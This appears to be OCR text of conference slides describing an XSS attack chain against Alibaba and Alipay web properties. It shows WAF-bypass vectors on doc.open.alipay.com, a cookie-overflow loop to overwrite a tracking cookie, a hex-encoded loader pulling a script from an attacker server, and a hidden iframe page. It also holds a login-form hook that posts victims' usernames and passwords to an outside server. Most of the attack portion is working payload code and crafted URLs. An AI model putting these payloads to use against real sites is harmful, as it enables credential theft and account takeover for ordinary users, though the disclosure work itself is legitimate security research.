Input:**">%26gt;scr<blah>ipt%26lt;**

The second request:

https://doc.open.alipay.com/doc2/search.htm?platformId&keyword=**"><script>**&searchType=0&current=1

How did we expect to pass the WAF? lol


JSONP Call from
login.alibaba.com
to
ynuf.alipay.com
JSONP value taken
by **the cookie**
Needed an XSS in
~~**ynuf.alipay.com**~~
***.alipay.com**
Trying to get XSS in
doc.open.alipay.com
Bypassing server
side sanitization in
doc.open.alipay.com
Bypassing the
WAF
Bypassing the
second WAF

Bypassing Second WAF

Bypass the WAF

Any Solution? YEP

More Fuzz on the Second Request ☺

Interesting vector has been found!

<details/open/ontoggle=JS>

>details/open/ontoggle=JS<

%26gt;details%2fopen%2fontoggle=JS<


The XSSed URL:
https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&articleId=bar&keyword=
">%26gt;details%2fopen%2fontoggle=%26lt;

The second request:
https://doc.open.alipay.com/doc2/search.htm?platformId&keyword=**"><details/open/ontoggle=>**&searchType=0&current=1

JavaScript Injected ☺

Result?

Result


Alibaba Manufacturer Directory
https://login.alibaba.com
An embedded page at passport.alibaba.com says
xss
OK
Account :
Email address or member ID
Password:
Forgot Password?
Password
Stay signed in. Details
Sign In
Join Free
Waiting for ynuf.alipay.com...

Attack Scenario

Scenario

The scenario:

1. Building malicious HTML webpage
2. Tricking user to visit our webpage
3. Setting malicious cookie
4. JavaScript is injected in many Alibaba’s subdomain
5. Grabbing the Credentials

Problem in Exploitation

Problem?


Almost all users have already the cookie ☹

In term of cookie

Two cookies with the same name
Cookie: uid=**old**; uid=**new**
The web application takes older one

Considering:
Set-Cookie: uid=d181bf00669d40c0; **expires=Thu, 30 Jan 2031 08:00:00 GMT**

So how the cookie can be overwritten?


JSONP Call from
login.alibaba.com
to
ynuf.alipay.com
JSONP value taken
by **the cookie**
Needed an XSS in
~~**ynuf.alipay.com**~~
***.alipay.com**
Trying to get XSS in
doc.open.alipay.com
Bypassing server
side sanitization in
doc.open.alipay.com
Bypassing the
WAF
Bypassing the
second WAF
Overwriting the
cookie

Overwriting the cookie

Bad Cookie

Important Note:

Browsers save limited amount of cookies per domain.

Google Chrome saves **less than 150** cookies for a domain

Firefox saves **roughly 200**.

Details, http://browsercookielimits.squawky.net/

The Payload:

```
for(var i=0;i<1000;i++){
    document.cookie=i+'=1;domain=.alipay.com'
}

document.cookie='uid=foo;domain=.alipay.com;path=/'
```

Put it All Together


Let’s Rock

The alert payload: ")+alert("xss

```
document.cookie='uid=\x22\x29\x2b\x61\x6c\x65\x72\x74\x28\x22\x7
8\x73\x73;domain=.alipay.com;path=/'
```

The URL injects malicious JavaScript Executed in the many domains of Alibaba's company

```
https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&&articleId
=bar&keyword=1%22%3E%26lt;details/open/ontoggle=%22for(var+i=0;i%3C1
000;i%2b%2b){document.cookie=i%2b%27=1;domain=.alipay.com%27}documen
t.cookie=%27uid=\x22\x29\x2b\x61\x6c\x65\x72\x74\x28\x22\x78\x73\x73
;domain=.alipay.com;path=/%27%22%3E
```


Alibaba Manufacturer Directory
https://login.alibaba.com
An embedded page at passport.alibaba.com says
xss
OK
Account :
Email address or member ID
Password:
Forgot Password?
Password
Stay signed in. Details
Sign In
Join Free
Waiting for ynuf.alipay.com...

Stealing the Credentials in the Wild

Attack

The payload:

```
document.forms[0].onsubmit = function() {
          var u = document.getElementById('fm-login-id');
          var p = document.getElementById('fm-login-password');
          var s = new XMLHttpRequets();
          s.open('POST', 'https://ServerIP/xxx-alibaba/');
          s.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
          s.onreadystatechange = function() {
                    if (s.readState == 4) {
                              document.forms[0].submit();
                    }
          }
          s.send(`u=${u}&p=${p}`);
          return false;
}
```

The malicious webpage:

```
<html><center><img
src='https://pbs.twimg.com/profile_images/701729713392320512/PaYM_TF4_400x400.jpg'><img><ifr
ame
src="https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&articleId=bar&keyword=1%22%3E
%26lt;details/open/ontoggle=%22for(var+i=0;i%3C1000;i%2b%2b){document.cookie=i%2b%27=1;domai
n=.alipay.com%27}document.cookie=%27uid=\x22\x29\x2b\x28\x73\x63\x72\x69\x70\x74\x3d\x64\x6f
\x63\x75\x6d\x65\x6e\x74\x2e\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d\x65\x6e\x74\x28\x27\x73
\x63\x72\x69\x70\x74\x27\x29\x2c\x73\x63\x72\x69\x70\x74\x2e\x73\x72\x63\x3d\x27\x68\x74\x74
\x70\x73\x3a\x2f\x2f\x35\x31\x2e\x32\x35\x35\x2e\x32\x31\x33\x2e\x31\x38\x38\x2f\x78\x70\x6c
\x2e\x6a\x73\x27\x2c\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x62\x6f\x64\x79\x2e\x61\x70\x70\x65
\x6e\x64\x43\x68\x69\x6c\x64\x28\x73\x63\x72\x69\x70\x74\x29\x29\x2b\x28\x22;domain=.alipay.
com;path=/%27%22%3E" style="width:0;height:0;border:0; border:none;"></iframe></html>
```

```
")+(script=document.createElement('script'),script.src='https://AttackerServer/xpl.js',doc
ument.body.appendChild(script))+("
```

DEMO Time

Demo